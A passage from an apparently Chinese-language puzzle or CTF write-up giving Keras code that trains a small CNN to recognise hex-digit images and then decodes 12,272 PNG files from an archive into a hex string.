    plt.subplot(colums, row, i+1)
    plt.imshow(X_shuffle[i].reshape(28,28),interpolation='nearest',
cmap='Greys')
plt.show()
# %%
X_train = X_train.reshape(X_train.shape[0], 28, 28, 1).astype('float32')
X_test = X_test.reshape(X_test.shape[0], 28, 28, 1).astype('float32')

y_train = tf.keras.utils.to_categorical(y_train)
y_test = tf.keras.utils.to_categorical(y_test)
# %%
from tensorflow.keras.layers import Conv2D,MaxPooling2D,Dropout,Flatten,Dense
cls = tf.keras.models.Sequential()
cls.add(Conv2D(32, (5, 5), input_shape=(28, 28, 1), activation='relu'))
cls.add(MaxPooling2D(pool_size=(2, 2)))
cls.add(Dropout(0.3))
cls.add(Flatten())
cls.add(Dense(128, activation='relu'))
cls.add(Dense(64, activation='relu'))
cls.add(Dense(len(y.unique()), activation='softmax'))
# %%
# start trainning
cls.compile(loss='categorical_crossentropy', optimizer='adam', metrics=
['accuracy'])
history = cls.fit(X_train, y_train, validation_data=(X_test, y_test), epochs=5,
batch_size=200, verbose=2)
scores = cls.evaluate(X_test,y_test, verbose=0)
print("CNN Score:",scores[1])
# %%
# 数据分析
plt.plot(history.history['loss'])
plt.plot(history.history['val_loss'])
plt.title('Model loss')
plt.ylabel('Loss')
plt.xlabel('Epoch')
plt.legend(['Train', 'Test'], loc='upper left')
plt.show()
# %%
# 结果保存
cls.save('my_Hex_full_model_2.h5')
# %%
```

然后利用训练出来的模型识别压缩包里的文件

```
import pandas as pd
import matplotlib.pyplot as plt
import numpy as np
import tensorflow as tf
import tensorflow.keras as keras
import os
```

```
alphabets_mapper = {0:'0',1:'1',2:'2',3:'3',4:'4',5:'5',6:'6',7:'7',8:'8',9:'9',10:'a',11:'b',12:'c',13:'d',14:'e',15:'f'}

gpus = tf.config.experimental.list_physical_devices(device_type='GPU')
for gpu in gpus:
    tf.config.experimental.set_memory_growth(gpu, True)
os.environ['CUDA_VISIBLE_DEVICES']='0'

model = tf.keras.models.load_model('./my_Hex_full_model_2.h5')

imgs = []

def pre(path:str):
    image_path = path
    image = tf.keras.preprocessing.image.load_img(image_path,color_mode="grayscale")
    input_arr = keras.preprocessing.image.img_to_array(image)
    image_arr = 255-input_arr
    #plt.imshow(image_arr,interpolation='nearest', cmap='Greys')
    #input_arr = np.array([image_arr])  # Convert single image to a batch.
    imgs.append(image_arr)
    #predictions = model.predict(input_arr)
    #return predictions


total = 12272
ans = list()
for i in range(total):
    pre(f"./png/{i}.png")
predictions = model.predict(np.array(imgs))
t = predictions.argmax(axis=1)
squarer = lambda t: alphabets_mapper[t]
vfunc = np.vectorize(squarer)
ans = vfunc(t)
with open(f"result.txt","w",encoding="utf-8") as e:
    print(''.join(ans.tolist()),file=e)
```

`pytorch`的写法类似,这里不再放出,
此模型准确率大概在`98%`左右,没有经过精调